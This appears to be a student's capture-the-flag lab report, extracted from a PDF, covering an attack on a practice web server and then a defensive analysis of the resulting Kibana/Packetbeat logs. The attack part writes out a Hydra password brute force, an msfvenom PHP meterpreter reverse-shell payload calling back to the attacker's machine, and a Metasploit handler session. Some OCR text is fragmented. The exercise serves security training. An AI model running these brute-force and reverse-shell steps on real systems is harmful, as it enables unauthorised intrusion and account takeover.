


Discover the IP address of the Linux web server.


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Shell No. 1
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File Actions Edit View Help
root@Kali:~# $ ip a
bash: $: command not found
root@Kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:12 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.90/24 brd 192.168.1.255 scope global eth0
    valid_lft forever preferred_lft forever inet6 fe80::215:5dff:fe00:412/64 scope link
       valid_lft forever preferred_lft forever
root@Kali:~#
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Locate hidden directory on the web server (dirb)










root@Kali:/usr/share/wordlists# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/se cret_folder

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| ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 15] (0/0) |
| ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 0] (0/0) |
| ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10122 of 14344399 [child 0] (0/0) |
| ATTEMPT] target 192.168.1.105 - login "ashton" - pass "memet23" - 10123 of 14344399 [child 0] (0/0) |
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| ATTEMPT] target 192.168.1.105 - login "ashton" - pass "memet03" - 10125 of 14344399 [child 0] (0/0) |
| ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 1] (0/0) |
| ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 1] (0/0) |
| ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 1] (0/0) |
| ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamuslinda" - 10120 of 14344399 [child 15] (0/0) |
| ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamuslinda" - 10130 of 14344399 [child 15] (0/0) |
| ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamuslinda" - 10130 of 14344399 [child 3] (0/0) |
| ATTEMPT] target 192.168.1.105 - login "ashton" - pass "ladide" - 10130 of 14344399 [child 4] (0/0) |
| ATTEMPT] target 192.168.1.105 - login "ashton" - pass "ladide" - 10133 of 14344399 [child 4] (0/0) |
| ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 6] (0/0) |
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| ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizi
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




Free Password Hash Cracker











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Shell No. 1
File
     Actions
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       TX packets 8042 bytes 9106632 (8.6 MiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 6 bytes 318 (318.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 6 bytes 318 (318.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f
vV 192.168.1.105 http-get /company_folders/secret_folder^C
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 L
RT=4444 > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP From the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
root@Kali:~#
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root@Kali:~# msfconsole
   ***rting the Metasploit Framework console...
   * WARNING: No database support: No database YAML file
Unable to handle kernel NULL pointer dereference at virtual address 0×d34
33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)
Stack: 90909090909090909090909090
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Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
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Y Search

1 + Add filter

HTTP status codes for the top queries (Packetbeat) ECS

1 add 1
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msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
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msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444

[*] Sending stage (38288 bytes) to 192.168.1.105

[*] Meterpreter session 4 opened (192.168.1.90:4444 → 192.168.1.105:40292)

at 2022-02-02 16:09:22 -0800

meterpreter > □
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cat /flag.txt b1ng0w@5h1sn@m0




- 1. Identify the offensive traffic.
- Identify the traffic between your machine and the web machine:
- When did the interaction occur? Feb 2, 2022 2:15am
- What responses did the victim send back? 301(redirection found password) and 401(unsuccessful request)
- What data is concerning from the Blue Team perspective? there were a lot of unsuccessful requests (16,072). brute force attack
- 2. Find the request for the hidden directory.
- In your attack, you found a secret folder. Let's look at that interaction between these two machines.
- How many requests were made to this directory? 16,076



- At what time and from which IP address(es)? 2:15am 192.168.1.90
- Which files were requested? What information did they contain? connect_to_corp_server. Ryan's hashed password.
- What kind of alarm would you set to detect this behavior in the future? set an alarm for any unknown machines that try to access this directory or file.
- Identify at least one way to harden the vulnerable machine that would mitigate this attack: Limit logins to a specified IP address or range
- 3. Identify the brute force attack.



- After identifying the hidden directory, you used Hydra to brute-force the target server. Answer the following questions:
- Can you identify packets specifically from Hydra?yes, in Discover select Packetbeat, user_agent.original then visualize



- How many requests had the attacker made before discovering the correct password in this one? in the Top 10 HTTP request [Packetbeat]ECS 16,072 failure requests and 2 successful requests.
- What kind of alarm would you set to detect this behavior in the future and at what threshold(s)?set alert for unknown IP in the 0 thresholds, don't allow any unknown IP.
- Identify at least one way to harden the vulnerable machine that would mitigate this attack. use two factor authentication and display a lockout message and lock the account for a temporary period of time from that user.

4. Find the WebDay connection.



- Use your dashboard to answer the following questions:
- How many requests were made to this directory? 284 request

Top 10 HTTP requests [Packetbeat] ECS	
url.full: Descending \$	Count
http://192.168.1.105/company_folders/secret_folder	16,080
http://127.0.0.1/server-status?auto=	3,092
http://snnmnkxdhflwgthqismb.com/post.php	306
http://192.168.1.105/webdav	284
http://www.gstatic.com/generate_204	157


Which file(s) were requested? files requested are shell.php and passwd.dav Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	284
http://192.168.1.105/webdav/shell.php	74
http://192.168.1.105/webdav/passwd.dav	70
http://192.168.1.105/webdav/lib	8
http://192.168.1.105/company_folders/webdav	1

- What kind of alarm would you set to detect such access in the future? set an alert for any unknown IP that tries to access the machine.
- Identify at least one way to harden the vulnerable machine that would mitigate this attack. you can harden the vulnerable machine with a firewall wall
- 4. Identify the reverse shell and meterpreter traffic.
- To finish off the attack, you uploaded a PHP reverse shell and started a meterpreter shell session. Answer the following questions:



Can you identify traffic from the meterpreter session? yes, traffic is coming from port 4444 with 72 hits.



- What kinds of alarms would you set to detect this behavior in the future? we can set an alert for any traffic moving over to port 4444.
- Identify at least one way to harden the vulnerable machine that would mitigate this attack.



